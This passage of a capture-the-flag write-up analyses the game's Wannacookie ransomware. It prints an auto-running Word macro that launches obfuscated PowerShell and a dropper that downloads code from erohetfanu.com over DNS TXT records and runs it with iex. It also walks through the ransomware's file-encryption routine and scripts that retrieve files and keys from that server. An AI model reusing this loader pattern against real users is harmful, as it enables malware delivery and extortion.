 A4: M    2400 'VBA/NewMacros'
 A5: m     924 'VBA/ThisDocument'
 A6:      2641 'VBA/_VBA_PROJECT'
 A7:       620 'VBA/dir'

~/.../Challenges/Q10-Identify-the-Domain/oledump_V0_0_40 python2
$ ./oledump.py -s 3 -v ../CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Attribute VB_Name = "Module1"
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((
a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4
oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2
Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7q
YZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8Nx
H/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub


~/.../Challenges/Q10-Identify-the-Domain/oledump_V0_0_40 python2
$ 
```

The PowerShell code we extract from stream 3 appears to decompress a BASE64-encoded data stream. A quick way to decompress this data is to run the code or to use a safer script like https://gist.github.com/idiom/a1940bc1c7496e3e431c023ce0728608#file-psdecode-ps1.



```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_
 }; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-Dn
sName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohe
tfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

While we can already see the domain that's being queried (erohetfanu.com) we finish this challenge by cleaning up the code a little as it'll help to understand what exactly it's doing.

```
function H2A($a) {
    $o;
    $a -split '(..)' | ? { $_ }  | forEach {
        [char]([convert]::toint16($_,16))
    } | forEach {
        $o = $o + $_
   };
   return $o
};

$f = "77616E6E61636F6F6B69652E6D696E2E707331";
$h = "";

foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
    TXT).strings
};

iex($(H2A $h | Out-string))
```

Answer

erohetfanu.com

11. Stop the Malware

Question

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy (https://hohohodaddy.kringlecastle.com/index.html).

What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Solution

We first need to understand what the dropper code from challenge 10 is doing. The `H2A` function appears to be used to perform Hex-to-ASCII conversions. The remaining lines (11-18) shown below first request the number of file chunks and then retrieves each individual chunk, concatenating as it iterates over the for-loop.


```
11    $f = "77616E6E61636F6F6B69652E6D696E2E707331";
12    $h = "";
13
14    foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
      "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {
15        $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
          TXT).strings
16    };
17
18    iex($(H2A $h | Out-string))
```

1. Send a DNS request to DNS server erohetfanu.com for the TXT record 77616E6E61636F6F6B69652E6D696E2E707331.erohetfanu.com. This returns 64.
2. Use a for-loop to iterate from 0 to 63 and for each iteration send a new DNS request to DNS server erohetfanu.com. This time requesting the TXT record [0-63]. 77616E6E61636F6F6B69652E6D696E2E707331.erohetfanu.com. As each response is received concatenate it to the `$h` variable.
3. Once all the chunks have been collected convert the data from hex to ASCII using the `H2A` function and execute the code.

We can either run the code itself (making sure we remove `iex` to prevent it from executing whatever's downloaded) or we can write our own script to retrieve the files from erohetfanu.com.

```
#!/bin/bash
for i in {0..63}
do
    host -t txt $i.77616E6E61636F6F6B69652E6D696E2E707331.erohetfanu.com
    erohetfanu.com | awk -F '"' '{print $2}' | awk /./ >> malware.hex
done

cat wannacookie.min.ps1.hex | tr -d '\n' > wannacookie.min.ps1-clean.hex
xxd -r -p wannacookie.min.ps1-clean.hex wannacookie.min.ps1
```


Now that we have the `wannacookie.min.ps1` code we can try and find the kill-switch. While the next challenge will require us to pull apart more of the PowerShell code we can focus on the first couple of lines (209-214) of the `wanc` function for the time being. The code appears to only continue its execution flow if a specific query to Google's 8.8.8.8 DNS server fails.



```
209  function wanc {
210
211      $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
212
213      if ($null -ne((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
          $(Resolve-DnsName -Server erohetfanu.com -Name 6
         B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction
         0 -Server 8.8.8.8))) {
214          return
215      };
```

To know what domain it's querying however we will need to dive into PowerShell as it's not immediately clear from the code itself. It's easy enough to see that the base `$S1` variable is sent through multiple functions before `ti_rox` XOR's it with the TXT DNS record for 6B696C6C737769746368.erohetfanu.com, converts the value to hex, and finally to ASCII. But getting to that final ASCII string is a lot easier if we just execute the functions provided in `wannacookie.min.ps1`.

As we don't have a Windows 10 VM at hand and Resolve-DnsName is not available in PowerShell prior to Windows 8 we first manually query erohetfanu.com to get the DNS TXT record for 6B696C6C737769746368.erohetfanu.com (`66667272727869657268667865666B73`). We now have everything we need to execute `(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) "66667272727869657268667865666B73")))`.




Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled2.ps1* Untitled4.ps1* Untitled5.ps1*

```
  param([byte[]] $Data);
  Process {
   $SrcData = New-Object System.IO.MemoryStream(, $Data);
   $output = New-Object System.IO.MemoryStream;
   $gStream = New-Object System.IO.Compression.GzipStream $SrcData, ([IO.Compression.CompressionMode]::Decompress);
   $gStream.CopyTo($output);
   $gStream.Close();
   $SrcData.Close();
   [byte[]] $byteArr = $output.ToArray();
   return $byteArr
  }
 };

 $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";

 Write-Host $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) "66667272727869657268667865666B73")))
```

```
   return $byteArr
  }
 };

 $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";

 Write-Host $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) "66667272727869657268667865666B73")))
  yippeekiyaa.aaay

 PS C:\Users\CraHan>
```

The final ASCII output of this set of nested functions appears to be a reference to John McClane's famous catchphrase from the Die Hard movie franchise: yippeekiyaa.aaay. If a DNS request to

Google's 8.8.8.8 DNS server for the yippeekiyaa.aaay domain succeeds the code returns from the `wanc` function without performing any malicious activity. Time to register the kill-switch domain and prevent this Wannacookie ransomware from spreading any further.



✓ Domain Successfully registered!

Successfully registered yippeekiyaa.aaay!

Answer

Successfully registered yippeekiyaa.aaay!

12. Recover Alabaster's Password

Question

After activating the kill-switch domain in the last question, Alabaster gives you a zip file (https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip) with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the Vault entry?

Solution

The remainder of Shinny Upatree's hints from The Sleigh Bell Lottery hint challenge will come in handy here. We already know that Wannacookie transfers files over DNS as that's how the dropper code gets Wannacookie onto the system. However, Shinny adds "*it looks like it grabs a public key this way*" which seems to indicate Wannacookie might be using it to download even more files. Other hints refer to public key cryptography and the need to get our hands on a private key, as well as a flaw in the Wannacookie author's DNS server which we might be able to exploit.

Part 1 - Understanding the encryption routine

We first need to pull apart the Wannacookie code and figure out how it's encrypting files. Once we know how the encryption works we can figure out what's missing to, hopefully, revert the process. Let's start by looking at the `wanc` function and explain what's going on.

```
$p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274")));
$b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char] 01..[char] 255) + ([char[]]([char] 01..[char] 255)) + 0..9 | sort {
    Get-Random
})[0..15] -join '')) | ? {
    $_ -ne 0x00
});

$h_k = $(B2H $b_k);
$k_h = $(sh1 $h_k);
$p_k_e_k = (p_k_e $b_k $p_k).ToString();
$c_id = (snd_k $p_k_e_k);
$d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n");

[array] $f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($env: userprofile + '\Desktop'), $($env: userprofile + '\Documents'), $($env: userprofile + '\Videos'), $($env: userprofile + '\Pictures'), $($env: userprofile + '\Music')) -Recurse | where {
    !$_.PSIsContainer
} | Foreach-Object {
   $_.Fullname
});

e_n_d $b_k $f_c $true;
```

1. download `server.crt` via its hex-encoded value `7365727665722E637274` (line 220)
2. generate a random set of bytes which will be our ransomware key (line 221)
3. convert the ransomware key bytes to hex using `B2H` (line 227)
4. get the hash of the ransomware key using `sh1` (line 228)
5. use the `p_k_e` function to encrypt the ransomware key using the public key (line 229)
6. split the encrypted key into smaller chunks and send each of those chunks back to the attacker via DNS. The first chunk is returned and stored in `$c_id` as the cookie ID (line 230).
7. get the current date and time because good ransomware needs a deadline (line 231)
8. Store a list of all files in Documents, Videos, Pictures, and Music in the `$f_c` array (line 233)
9. use `e_n_d` to encrypt the list of files using the random key generated on line 221 (line 239)

All we need to do is to retrieve the ransomware key (`$b_k` or `$h_k`) from memory and we should be able to use it to decrypt Alabaster's file. No such luck though as further down in the code you'll come across the following two lines which severely thwart those plans.

```
241    Clear-variable -Name "h_k";
242    Clear-variable -Name "b_k";
```

So, what now? The variable holding the encrypted version of the key doesn't appear to be cleared in the code so that is still an option. We'd need the private key component that matches the public key in order to do that though. But before we go hunting for private keys, let's first confirm the encrypted key data is actually present in the memory dump Alabaster provided to us.

Part 2 - Finding the encrypted ransomware key


Start off by watching Chris Davis' *Analyzing PowerShell Malware* presentation (https://www.youtube.com/watch?v=wd12XRq2DNk). It has an awesome overview on how to use his Power Dump script (https://github.com/chrisjd20/power_dump.git) which allows you to retrieve information like variables from Win10 PowerShell process dumps. Before we can search for the encrypted ransomware key in the dump though we first need to determine how large the information we're looking for actually is. Start off by executing the following block of code in PowerShell.

```
221    $b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char] 01..[char] 255)
       + ([char[]]([char] 01..[char] 255)) + 0..9 | sort {
222        Get-Random
223    })[0..15] -join '')) | ? {
224        $_ -ne 0x00
225    });
226
227    $h_k = $(B2H $b_k);
```

Output will be similar to `342710d61a6bd197dabfc5c58be85fbb` and once you've retrieved the `server.crt` file using the shell script from challenge 11 (remember we're using Win7 and `Resolve-DnsName` doesn't work) then you can use both these elements as input for the `p_k_e` function and get the length of the encrypted key data that's stored in the `$p_k_e_k` variable. Sample output from the `p_k_e` function is shown below and has a length of 512:

```
40a16ba80716c4c92771303a9b11d7a46828c77c7b9ce29461fbb6d3a0f1c393
966c6d0a485b99098f8f303f49c611e9f5eed839ebca7184d75b2ef11855e866
98262183a1b2e70820950ab8e8b369e31eff7a09fe8a7ef7cdd8b085202d5787
1a459775aeb86cd85e67d6f316e60a432da0ce662f3d547035056e7be00ac71b
f7f4de7ed325b52bcc8acf3cd56c8ca11f3e64c0f9e57a31abdf616cb4421116
ee0d6e0de5fa8a2a76d35416e23fe242f7147d719cc2f53106ecda4bd3c01aca
47c0cb35d6d122b0630131db4567fa264eee9b0e5536911184470b79766b2a3c
d2891f918bb244912d57196585e2f62d780d81b0458b07b0674d7f565118b15d
```

So now that we know we need to find hex data with a size of 512. Fire up Power Dump, load the PowerShell memory dump file that Alabaster provided and search for any variables matching hex data (meaning either a-f, A-F, or 0-9) with a length of 512.



```
[i] 10947 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT                 | Explanation
===============|==============================|=================================
print          | print [all|num]              | print specific or all Variables
dump           | dump [all|num]               | dump specific or all Variables
contains       | contains [ascii_string]      | Variable Values must contain string
matches        | matches "[python_regex]"     | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]              | clear all or specific filter num
===============================================================================
: matches "^[a-fA-F0-9]+$"

================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))

[i] 196 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT                 | Explanation
===============|==============================|=================================
print          | print [all|num]              | print specific or all Variables
dump           | dump [all|num]               | dump specific or all Variables
contains       | contains [ascii_string]      | Variable Values must contain string
matches        | matches "[python_regex]"     | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]              | clear all or specific filter num
===============================================================================
: len == 512

================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT                 | Explanation
===============|==============================|=================================
print          | print [all|num]              | print specific or all Variables
dump           | dump [all|num]               | dump specific or all Variables
contains       | contains [ascii_string]      | Variable Values must contain string
matches        | matches "[python_regex]"     | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]              | clear all or specific filter num
===============================================================================
```


Coincidence or not but there appears to only be a single occurrence that matches our criteria in the memory dump. We're either very lucky or completely on the wrong track. Let's hope it's the former! Here's what Power Dump was able to retrieve:

```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849
d1949005437dc44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c
34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4
d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e6
9309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e3816
91dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c0010
0b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6e
dce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
```


We (hopefully) retrieved the key data but it's encrypted with a public key which means we'll need the private key counterpart to decrypt the information. We're not out of the woods just yet.

Part 3 - Retrieving the private key

We already know Wannacookie retrieves files over DNS by first requesting the number of chunks of data by querying erohetfanu.com for a TXT record that's built up of a hex-encoded version of the file name as a subdomain to erohetfanu.com and then retrieving the data. That's how the dropper code gets `wannacookie.min.ps1` and, based on the code shown below, it's also how it retrieves the `server.crt` public certificate and `source.min.html` file.



```
    $p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274")));
    $b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char] 01..[char] 255) + ([char[]]([char] 01..[char] 255)) + 0..9 | sort {
        Get-Random
    })[0..15] -join '')) | ? {
        $_ -ne 0x00
    });
```



```
$html_c = @{
 'GET /' = $(g_o_dns(A2H "source.min.html"));
 'GET /close' = '<p>Bye!</p>'
};
```

At this point we know the following files are retrieved from DNS:

1. `wannacookie.min.ps1` or `77616E6E61636F6F6B69652E6D696E2E707331`
2. `source.min.html` or `736f757263652e6d696e2e68746d6c`
3. `server.crt` or `7365727665722E637274`

Remember when Shinny Upatree told us "*Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.*"? Let's see if the DNS server sanitizes our DNS requests or if it'll just return whatever file we ask it to return.

To help speed up the process we first write a shell script that takes a list of file names, checks if they exist by checking if a DNS query for a TXT record to erohetfanu.com returns a number of chunks, and finally downloads the data if the DNS response contains a number. When used with the `recon` parameter it'll skip the download so we quickly check if a particular file is available.

```bash
#!/bin/bash

files=('server.key' 'server.crt' 'wannacookie.min.ps1')

for file in "${files[@]}"
do
    # Convert filename to hex
    fnhex=$(xxd -pu <<< $file)
    fnhex=${fnhex::-2}

    # DNS request to request number of chunks
    chunks=$(host -t txt ${fnhex}.erohetfanu.com erohetfanu.com | sed -n 's/.*\"\([0-9]*\)\".*/\1/p')

    # Check if value was returned
    if [ $chunks > 0 ]
    then
        echo "${file} found (${chunks} chunks)."

        if [ "$1" != "recon" ]
        then
            # Grab the file and save it to ${file}.hex
            echo -n "Grabbing chunk: "
            chunks=$(expr $chunks - 1)

            for chunk in $(eval echo "{0..$chunks}")
            do
                remainder=$(( chunk % 100 ))
                [ "$remainder" -eq 0 ] && echo -n "${chunk}..."

                host -t txt ${chunk}.${fnhex}.erohetfanu.com erohetfanu.com | sed -n 's/.*\"\(.*\)\".*/\1/p' >> "${file}.hex"
            done

            printf "done.\n\n"

            # remove \n
            cat ${file}.hex | tr -d '\n' > ${file}-clean.hex

            # convert back to binary
            xxd -r -p ${file}-clean.hex ${file}
        fi
    else
        echo "${file} not found."
    fi
done
```

We can now use the shell script to check if files like `source.html`, `wannacookie.ps1`, and, most importantly, `server.key` can be downloaded over DNS from the erohetfanu.com server. All of them are available and we now have both the public and private keys at our disposal, as well as non-minified versions of the Wannacookie code and ransomware website which should make things a little easier to read should we need to pry apart more of the code.

